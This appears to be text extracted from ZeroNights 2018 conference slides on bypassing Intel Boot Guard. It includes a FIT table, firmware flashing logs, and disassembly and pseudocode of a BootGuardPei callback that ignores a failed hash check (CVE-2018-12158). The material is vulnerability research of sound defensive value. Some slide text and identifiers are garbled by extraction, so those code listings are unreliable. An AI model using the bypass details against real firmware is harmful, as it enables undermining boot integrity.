
<https://pulsesecurity.co.nz/articles/TPM-sniffing>

HW Root of Trust: TPM is broken?



<https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Seunghun-Finally-I-Can-Sleep-Tonight-Catching-Sleep-Mode-Vulnerabilities-of-the-TPM-with-the-Napper.pdf>

Boot Guard: Boot Flow in **REAL** World



But world is not perfect :)

▼Microcode	File	Raw
Intel microcode	Microcode	Intel
Volume free space	Free space	
Padding	Padding	Non-empty

Parser	FIT	Security	Search	Builder	
Address	Size	Version	Checksum	Type	Information
1 _FIT_	00000080h	0100h	13h	FIT Header	
2 00000000FFE10060h	00018400h	0100h	00h	Microcode	CPUID: 000506E3h, Revision: 000000C6h, Date: 17.04.2018
3 00000000FFEB8000h	00008000h	0100h	00h	BIOS ACM	LocalOffset: 00008000h, EntryPoint: 00003BB1h, ACM SVN: 0002h, Date: 24.06.2015
4 00000000FFFE0000h	00002000h	0100h	00h	BIOS Init	
5 00000000FFEC0000h	00012000h	0100h	00h	BIOS Init	
6 00000000FFDD0000h	00003000h	0100h	00h	BIOS Init	
7 00000000FFEB5000h	00000241h	0100h	00h	BootGuard Key Manifest	LocalOffset: 00005000h, KM Version: 10h, KM SVN: 00h, KM ID: 01h
8 00000000FFEB2000h	000002D3h	0100h	00h	BootGuard Boot Policy	LocalOffset: 00002000h, BP SVN: 00h, ACM SVN: 02h



<https://github.com/LongSoft/UEFITool>



Why don't lock everything in HW?

➤ Hardware not flexible and expensive

- ✓ OEM's don't like locked secrets (supply chain)
- ✓ The cost for the vulnerabilities very high (no updates)


➤ All the vendors reducing HW locked secrets

- ✓ Even one locked bit in HW allow to say about HW locked feature
- ✓ Mix Hardware + Firmware is common in actual implementation

HW manufacturing supply chain is very complex



Manufacturing





Intel Boot Guard:

New Ways to Bypass

oops I did it again

How HW-based Root of Trust become a SW

- Recovery mode is evil 
- Secure transition Chain of Trust on different boot stages is ~~slow~~ hard
- In most of the cases without hard reset Root of Trust moves to pure software for performance
- Enterprise hardware need remote update tools
- Nobody use Intel BIOS Guard even Intel :)

How H

Flashing motherboard firmware:

Current revision: BNKBL357.86A.0061.2017.1221.1952
Updating to revision: BNKBL357.86A.0063.2018.0413.1542

Preparing image for Intel(R) Management Engine firmware ... [done]
Preparing image for BackUp Recovery Block firmware ... [done]
Preparing image for Boot Block firmware ... [done]
Preparing image for Recovery Block firmware ... [done]
Preparing image for Main Block firmware ... [done]
Preparing image for Graphic firmware ... [done]
Preparing image for FU Data firmware ... [done]
Flashing image for Intel(R) Management Engine firmware ... [done]
Flashing image for BackUp Recovery Block firmware ... [done]
Flashing image for Boot Block firmware ... [done]
Flashing image for Recovery Block firmware ... [done]
Flashing image for Main Block firmware ... [done]
Flashing image for Graphic firmware ... [done]
Flashing image for FU Data firmware ... [done]

Flash update has completed successfully.

a SW

➤ Rec

➤ Sec
boot

➤ In
of Tr

➤ Ent

➤ Nob

ferent

Root
rmance

tools

)

How H

➤ Rec

➤ Sec
boot

➤ In
of Tr

➤ Ent

➤ Nob

```
Preparing image for Intel Management Engine firmware ... [done]
Preparing image for BackUp Recovery Block firmware ... [done]
Preparing image for BackUp MicroCode Block firmware ... [done]
Preparing image for Boot Block firmware ... [done]
Preparing image for Recovery Block firmware ... [done]
Preparing image for MicroCode Block firmware ... [done]
Preparing image for Main Block firmware ... [done]
Preparing image for Graphic firmware ... [done]
Flashing image for Intel Management Engine firmware ... [done]
Flashing image for BackUp Recovery Block firmware ... [done]
Flashing image for BackUp MicroCode Block firmware ... [done]
Flashing image for Boot Block firmware ... [done]
Flashing image for Recovery Block firmware ... [done]
Flashing image for MicroCode Block firmware ... [done]
Flashing image for Main Block firmware ... [done]
Flashing image for Graphic firmware ... [done]

Flash update has completed successfully.
```

a SW

ferent

Root
rmance

tools

)

How HW-based Root of Trust become a SW

```
text:FFF145EA      push    [esp+70h+Sha256Buffer]
text:FFF145EE      call    Sha256Init
text:FFF145F3      push    [esi+BOOT_GUARD_DXE_HASH_CONTAINER.Block1Size]
text:FFF145F6      push    [esi+BOOT_GUARD_DXE_HASH_CONTAINER.Block1BaseAddress]
text:FFF145F9      push    [esp+7Ch+Sha256Buffer]
text:FFF145FD      call    Sha256Calc
text:FFF14602      lea     eax, [esp+80h+Block1CalculatedHash]
text:FFF14606      push    eax
text:FFF14607      push    [esp+84h+Sha256Buffer]
text:FFF14608      call    Sha256Calc2
text:FFF14610      push    ebx
text:FFF14611      lea     eax, [esp+8Ch+Block1CalculatedHash]
text:FFF14615      push    eax
text:FFF14616      add     esi, BOOT_GUARD_DXE_HASH_CONTAINER.Block1Sha256Hash
text:FFF14619      push    esi
text:FFF1461A      call    Compare
text:FFF1461F      add     esp, 24h
text:FFF14622      test   eax, eax
text:FFF14624      jnz     short ReturnError
text:FFF14626      or      byte ptr [edi+(size EFI_HOB_GUID_TYPE)], 1 ; VerificationResult
text:FFF1462A      ReturnOk:                                ; CODE XREF: UnknownCallBack+14F↑j
text:FFF1462A                                         ; UnknownCallBack+154↑j
text:FFF1462A      mov     eax, [esp+70h+ExitCode]
text:FFF1462E      jmp     short exit
text:FFF14630      ; -----
text:FFF14630      ReturnError:                            ; CODE XREF: UnknownCallBack+146↑j
text:FFF14630                                         ; UnknownCallBack+190↑j
text:FFF14630      and     byte ptr [edi+(size EFI_HOB_GUID_TYPE)], 10h ; VerificationResult
text:FFF14634      call    GetPeiServices
text:FFF14639      mov     ecx, [eax]
text:FFF1463B      push    ebx                ; BootMode
text:FFF1463C      push    eax                ; PeiServices
text:FFF1463D      call    [ecx+EFI_PEI_SERVICES.SetBootMode]
text:FFF14640      pop     ecx
text:FFF14641      pop     ecx
text:FFF14642      call    InstallBootInRecoveryModePpi
text:FFF14647      xor     eax, eax
text:FFF14649      exit:                                ; CODE XREF: UnknownCallBack+64↑j
text:FFF14649                                         ; UnknownCallBack+6F↑j ...
text:FFF14649      pop     edi
text:FFF1464A      pop     esi
text:FFF1464B      pop     ebx
text:FFF1464C      mov     esp, ebp
text:FFF1464E      pop     ebp
text:FFF1464F      retn
text:FFF1464F      UnknownCallBack endp
```

How HW-based Root of Trust become a SW

```
text:FFF145EA    push    [esp+70h+Sha256Buffer]
text:FFF145EE    call    Sha256Init
text:FFF145F3    push    [esi+BOOT_GUARD_DXE_HASH_CONTAINER.Block1Size]
text:FFF145F6    push    [esi+BOOT_GUARD_DXE_HASH_CONTAINER.Block1BaseAddress]
text:FFF145F9    push    [esp+7Ch+Sha256Buffer]
text:FFF145FD    call    Sha256Calc
text:FFF14602    lea     eax, [esp+80h+Block1CalculatedHash]
text:FFF14606    push    eax
text:FFF14607    push    [esp+84h+Sha256Buffer]
text:FFF1460B    call    Sha256Calc2
text:FFF14610    push    ebx
text:FFF14611    lea     eax, [esp+8Ch+Block1CalculatedHash]
```

```
text:FFF1460B    call    Sha256Calc2
text:FFF14610    push    ebx
text:FFF14611    lea     eax, [esp+8Ch+Block1CalculatedHash]
text:FFF14615    push    eax
text:FFF14616    add     esi, BOOT_GUARD_DXE_HASH_CONTAINER.Block1Sha256Hash
text:FFF14619    push    esi
text:FFF1461A    call    Compare
text:FFF1461F    add     esp, 24h
text:FFF14622    test    eax, eax
text:FFF14624    jnz     short ReturnError
text:FFF14626    or      byte ptr [edi+(size EFI_HOB_GUID_TYPE)], 1 ; VerificationResult
```

```
text:FFF14630    call    [ecx+EFI_SERVICES.SELD000H0DE]
text:FFF14640    pop     ecx
text:FFF14641    pop     ecx
text:FFF14642    call    InstallBootInRecoveryModePpi
text:FFF14647    xor     eax, eax
text:FFF14649
text:FFF14649    exit:                                     ; CODE XREF: UnknownCallBack+64↑j
text:FFF14649                                     ; UnknownCallBack+6F↑j ...
text:FFF1464A    pop     edi
text:FFF1464A    pop     esi
text:FFF1464B    pop     ebx
text:FFF1464C    mov     esp, ebp
text:FFF1464E    pop     ebp
text:FFF1464F    retn
text:FFF1464F    UnknownCallBack endp
```

How HW-based Root of Trust become a SW

```
text:FFF145EA    push    [esp+70h+Sha256Buffer]
text:FFF145EE    call    Sha256Init
text:FFF145F3    push    [esi+800T_GUARD_DXE_HASH_CONTAINER.Block1Size]
text:FFF145F6    push    [esi+800T_GUARD_DXE_HASH_CONTAINER.Block1BaseAddress]
text:FFF145F9    push    [esp+7Ch+Sha256Buffer]
text:FFF145FD    call    Sha256Calc
text:FFF14602    lea     eax, [esp+80h+Block1CalculatedHash]
text:FFF14606    push    eax
text:FFF14607    push    [esp+84h+Sha256Buffer]
text:FFF1460B    call    Sha256Calc2
text:FFF14610    push    ebx
text:FFF14611    lea     eax, [esp+8Ch+Block1CalculatedHash]
```

```
text:FFF1460B    call    Sha256Calc2
```

```
if (memcmp(&HashContainer.BlockHash, &CalculatedHash, SHA256_DIGEST_SIZE))
    *(BootGuardPeiHob + 0x18) = 0; // The stored value (verification result)
else
    // is ignored!

// Start Recovery!
```

```
text:FFF14626    or     byte ptr [edi+(size EFI_HOB_GUID_TYPE)], 1 ; VerificationResult
```

```
text:FFF14630    call    [eax+1_EFI_SERVICES.SELBOOTCODE]
text:FFF14640    pop     ecx
text:FFF14641    pop     ecx
text:FFF14642    call    InstallBootInRecoveryModePpi
text:FFF14647    xor     eax, eax
text:FFF14649    exit:
text:FFF14649    ; CODE XREF: UnknownCallback+64↑j
text:FFF14649    ; UnknownCallback+6F↑j ...
text:FFF1464A    pop     edi
text:FFF1464A    pop     esi
text:FFF1464B    pop     ebx
text:FFF1464C    mov     esp, ebp
text:FFF1464E    pop     ebp
text:FFF1464F    retn
text:FFF1464F    UnknownCallback endp
```




ZERO
NIGHT'S
2018

2³
EDITION

CVE-2018-12158

INTEL-SA-00168

A tribute to: What makes OS drivers dangerous for BIOS?
by Alex Matrosov [@matrosov](https://medium.com/@matrosov)
<https://medium.com/@matrosov/dangerous-update-tools-c246f7299459>

How HW-based Root of Trust become a SW



ZERO
NIGHTS
2018

2³
EDITION

#BootGuardPei

```
UnknownEventCallback(EFI_PEI_SERVICES **PeiServices)
{
    ...    // HOB GUID = {B60AB175-...}

    BootGuardPeiHob = FindGuidExtensionHobInHobListByGuid(&BootGuardPeiHobGuid);

    // Hash container GUID = {CBC91F44-A4BC-4A5B-8696-703451D0B053}
    FindObjectInImageByGuid(&gBootGuardDxeHashContainer2Guid, &HashContainer);

    Sha256Init(Buffer);
    Sha256Calc(Buffer, HashContainer.BlockBaseAddress, HashContainer.BlockSize);
    Sha256Out(Buffer, &CalculatedHash);


    if (memcmp(&HashContainer.BlockHash, &CalculatedHash, SHA256_DIGEST_SIZE))
        *(BootGuardPeiHob + 0x18) = 0; // The stored value (verification result)
    else
        // is ignored!

    // Start Recovery!
```


✓ UEFI capsule	Caps...	UEFI ...	
▼ UEFI image	Image	UEFI	
▼ EfiFirmware...	Volu...	FFSv2	
▼ D1157A19-7...	File	Volum...	
▼ 24400798...	Sect...	GUID ...	
▼ Volume ...	Sect...	Volum...	
▼ EfiFi...	Volu...	FFSv2	
> 29FF...	File	DXE d...	DescUpdate
> 3D93...	File	Freef...	
> E002...	File	DXE d...	UpdateArea
> 098D...	File	Freef...	
> D005...	File	Freef...	
> 9485...	File	DXE d...	FirmwareProgrammer
> 6A46...	File	DXE d...	FirmwareTopSwap
> E75C...	File	DXE d...	BackUpRecoveryAreas
> ADB9...	File	Freef...	
> E449...	File	DXE d...	BootBlockAreas
> AFCC...	File	Freef...	
> CB7F...	File	DXE d...	RecoveryAreas
> 5BA2...	File	Freef...	
> 9D8C...	File	DXE d...	MainAreas
> A90A...	File	Raw	
> 27DC...	File	DXE d...	GraphicAreas
> 1150...	File	Freef...	
> C3DB...	File	DXE d...	FlexUpdate
> 7BA6...	File	DXE d...	FVDDataAreas
> E011...	File	Freef...	
> 7898...	File	DXE d...	EcUpdateArea
> 698C...	File	Freef...	

Boot Guard Bypass

Hardware




Firmware



